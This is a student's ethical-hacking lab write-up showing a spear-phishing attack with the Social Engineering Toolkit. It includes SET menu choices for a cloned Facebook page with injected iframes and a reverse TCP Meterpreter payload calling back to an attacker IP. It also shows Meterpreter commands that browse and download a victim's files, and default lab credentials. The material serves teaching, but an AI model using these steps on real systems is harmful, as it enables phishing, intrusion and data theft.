CSCI-6658-01

ETHICAL HACKING

Infoseclablearning Assignment (Extra Credit)

Social Engineering Using SET

Student Info:

Name : Akhila Parankusham

Student ID: 00810899

Email: apara7@unh.newhaven.edu

TABLE OF CONTENTS

Executive Summary

Highlights

- Social engineering is the practice of tricking someone into disclosing sensitive information or unintentionally running malicious software.
- Demonstrates how to hack a Windows server using a spear phishing assault and Kali Linux's Social Engineering Toolkit (SET).

Objectives

- Recognize how an attacker uses social engineering to exploit victims.
- Use the Social Engineering Toolkit to compromise a Windows server.
- Conduct a targeted spear-phishing attack.
- Employ malware to harvest information from a hacked machine.

Lab Description Details

Steps Taken, Notes, & Screen Shots demonstrating completion of the lab

Supporting Evidence

Step 1: Launch the External Kali 2 Linux machine. Enter the credentials.


Username: root

Password: toor

Step 2: Open the terminal.

Step 3: View the files and folders.

ls



Step 4: View the contents of sampleflag.txt


more sampleflag.txt

Step 5: Solve the sample challenge.


Step 6: Solve the challenge 1 by using the previous steps.

Step 7: Scan the firewall for open ports.

setoolkit




Step 8: Solve the challenge 2.



Step 9: Launch Social-Engineering Attack by setting the prompt as 1.

>1



Step 10: Launch Website Attack Vectors by giving the prompt as 2.

>2

```
root@kali2: ~
File  Edit  View  Search  Terminal  Help
ate however when clicked a window pops up then is replaced with the malicious li
nk. You can edit the link replacement settings in the set_config if its too slow
/fast.

The Multi-Attack method will add a combination of attacks through the web attack
 menu. For example you can utilize the Java Applet, Metasploit Browser, Credenti
al Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform powershell inje
ction through HTA files which can be used for Windows-based powershell exploitat
ion through the browser.

   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) Full Screen Attack Method
   8) HTA Attack Method

  99) Return to Main Menu
```

Step 11: At set:webattack prompt, perform a Metasploit Browser Exploit by giving the prompt as 2.

>2

```
set:webattack>2

 The first method will allow SET to import a list of pre-defined web
 applications that it can utilize within the attack.

 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu
```

Step 12: At set:webattack prompt, use web templates by giving the prompt as 1. Type the response as no when you are asked about NAT/Port Forwarding.

>1

```
set:webattack>1
[-] NAT/Port Forwarding can be used in the cases where your SET machine is
[-] not externally exposed and may be a different IP address than your reverse l
istener.
set> Are you using NAT/Port Forwarding [yes|no]: no
[-] Enter the IP address of your interface IP or if your using an external IP, w
hat
[-] will be used for the connection back and to house the web server (your inter
face address)
```

Step 13: Enter the IP address for the reverse connection as 175.45.176.199

>175.45.176.199

```
set:webattack> IP address or hostname for the reverse connection:175.45.176.199

  1. Java Required
  2. Google
  3. Facebook
  4. Twitter
  5. Yahoo
```

Step 14: To use the facebook as template, type 3.

>3

```
set:webattack> Select a template:3

 Enter the browser exploit you would like to use [8]:

   1) Adobe Flash Player ByteArray Use After Free (2015-07-06)
   2) Adobe Flash Player Nellymoser Audio Decoding Buffer Overflow (2015-06-23)
   3) Adobe Flash Player Drawing Fill Shader Memory Corruption (2015-05-12)
   4) MS14-012 Microsoft Internet Explorer TextRange Use-After-Free (2014-03-11)
   5) MS14-012 Microsoft Internet Explorer CMarkup Use-After-Free (2014-02-13)
   6) Internet Explorer CDisplayPointer Use-After-Free (10/13/2013)
   7) Micorosft Internet Explorer SetMouseCapture Use-After-Free (09/17/2013)
   8) Java Applet JMX Remote Code Execution (UPDATED 2013-01-19)
   9) Java Applet JMX Remote Code Execution (2013-01-10)
  10) MS13-009 Microsoft Internet Explorer SLayoutRun Use-AFter-Free (2013-02-13
)
  11) Microsoft Internet Explorer CDwnBindInfo Object Use-After-Free (2012-12-27
)
  12) Java 7 Applet Remote Code Execution (2012-08-26)
  13) Microsoft Internet Explorer execCommand Use-After-Free Vulnerability (2012
-09-14)
  14) Java AtomicReferenceArray Type Violation Vulnerability (2012-02-14)
  15) Java Applet Field Bytecode Verifier Cache Remote Code Execution (2012-06-0
```

Step 15: Set the value of the payload to the Metasploit Browser Autopwn by choosing 46 as a choice.

>46


```
set:payloads>46


   1) Windows Shell Reverse_TCP               Spawn a command shell on victim an
d send back to attacker
   2) Windows Reverse_TCP Meterpreter         Spawn a meterpreter shell on victi
m and send back to attacker
   3) Windows Reverse_TCP VNC DLL             Spawn a VNC server on victim and s
end back to attacker
   4) Windows Shell Reverse_TCP X64           Windows X64 Command Shell, Reverse
 TCP Inline
   5) Windows Meterpreter Reverse_TCP X64     Connect back to the attacker (Wind
ows x64), Meterpreter
   6) Windows Meterpreter Egress Buster       Spawn a meterpreter shell and find
 a port home via multiple ports
   7) Windows Meterpreter Reverse HTTPS       Tunnel communication over HTTP usi
ng SSL and use Meterpreter
   8) Windows Meterpreter Reverse DNS         Use a hostname instead of an IP ad
dress and use Reverse Meterpreter
   9) Download/Run your Own Executable        Downloads an executable and runs i
t
```

Step 16: To use a Windows Reverse_TCP Meterpreter shell, type 2. Press enter to use the default port of 443.

>2

```
root@kali2: ~
File  Edit  View  Search  Terminal  Help
set:payloads>2
set:payloads> Port to use for the reverse [443]:

[*] Cloning the website: http://www.facebook.com
[*] This could take a little bit...
[*] Injecting iframes into cloned website for MSF Attack....
[*] Malicious iframe injection successful...crafting payload.

[!] Error:Apache does not appear to be running.
[!] Start it or turn APACHE off in /etc/setoolkit/set.config
[*] Attempting to start Apache manually...
[ ok ] Starting apache2 (via systemctl): apache2.service.

*************************************************
Web Server Launched. Welcome to the SET Web Attack.
*************************************************

[--] Tested on Windows, Linux, and OSX [--]
[--] Apache web server is currently in use for performance. [--]
[*] Moving payload into cloned website.
[*] The site has been moved. SET Web Server is now listening..
[-] Launching MSF Listener...
[-] This may take a few to load MSF...
```

Step 17: The server is started.




Step 18: Launch Windows Server. Enter the credentials.

Username: administrator

Password: P@ssw0rd


Step 19: Open Opera Mail. Click on the link from Mark Zuckerberg.




Step 20: Enter the log in details.

Email: student@campus.edu


Password: password




Step 21: Check the box and click ok.



Step 22: Refresh the page. The web page will be hung as the exploit begins.




Step 23: The message is displayed.



Step 24: View all the established sessions for victims.

>sessions -l



Step 25: Interact with the session on the victim machine.

>sessions -i l

```
msf auxiliary(browser_autopwn) > sessions -i 1
[*] Starting interaction with 1...
```

Step 26: List the present working directory and change it.

>pwd

>cd \

```
meterpreter > pwd
C:\Users\Administrator\Desktop
meterpreter > cd \
```

Step 27: List the present working directory and view the list of files in the victim's directory.

>pwd

>ls

```
meterpreter > pwd
C:\
meterpreter > ls
Listing: C:\
============

Mode              Size        Type  Last modified              Name
----              ----        ----  -------------              ----
40777/rwxrwxrwx   0           dir   2018-04-25 13:43:46 -0400  $Recycle.Bin
100444/r--r--r--  8192        fil   2012-09-10 22:01:39 -0400  BOOTSECT.BAK
40777/rwxrwxrwx   0           dir   2016-07-08 03:24:15 -0400  Boot
40777/rwxrwxrwx   0           dir   2008-01-19 06:59:13 -0500  Documents and Set
tings
100777/rwxrwxrwx  12101952    fil   2016-04-29 10:35:33 -0400  Opera-Mail-1.0-10
40.i386.exe
40777/rwxrwxrwx   0           dir   2008-01-19 04:40:52 -0500  PerfLogs
40555/r-xr-xr-x   0           dir   2018-04-25 11:22:48 -0400  Program Files
40777/rwxrwxrwx   0           dir   2016-05-03 00:09:26 -0400  ProgramData
```

Step 28: Change to the share directory on the victim and view the list of files in it.

>cd share

>ls

```
meterpreter > cd share
meterpreter > ls
Listing: C:\share
=================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
40777/rwxrwxrwx   0      dir   2018-02-26 00:17:55 -0500  DeathStar
100666/rw-rw-rw-  23658  fil   2018-02-25 23:46:04 -0500  config-pfsense.univers
ity.edu.xml
100666/rw-rw-rw-  23669  fil   2018-02-25 23:48:29 -0500  flag4.xml
```

Step 29: Change to the share directory on the victim and view the list of files in it.

>cd DeathStar

>ls

```
meterpreter > cd DeathStar
meterpreter > ls
Listing: C:\share\DeathStar
===========================

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
100666/rw-rw-rw-  1888856  fil   2018-02-26 00:08:55 -0500  blueprint1.jpg
100666/rw-rw-rw-  175703   fil   2018-02-26 00:14:22 -0500  blueprint2.jpg
100666/rw-rw-rw-  56571    fil   2018-02-26 00:17:15 -0500  blueprint3.jpg
100666/rw-rw-rw-  109575   fil   2018-02-26 00:17:55 -0500  blueprint4.jpg
```


Step 30: Download the files in the current directory from the victim.

>download *.* /root


```
meterpreter > download *.* /root
[*] downloading: .\blueprint1.jpg -> /root/blueprint1.jpg
[*] download   : .\blueprint1.jpg -> /root/blueprint1.jpg
[*] downloading: .\blueprint2.jpg -> /root/blueprint2.jpg
[*] download   : .\blueprint2.jpg -> /root/blueprint2.jpg
[*] downloading: .\blueprint3.jpg -> /root/blueprint3.jpg
[*] download   : .\blueprint3.jpg -> /root/blueprint3.jpg
[*] downloading: .\blueprint4.jpg -> /root/blueprint4.jpg
[*] download   : .\blueprint4.jpg -> /root/blueprint4.jpg
meterpreter >
```

Step 31: Select Places>Home>DeathStar photos

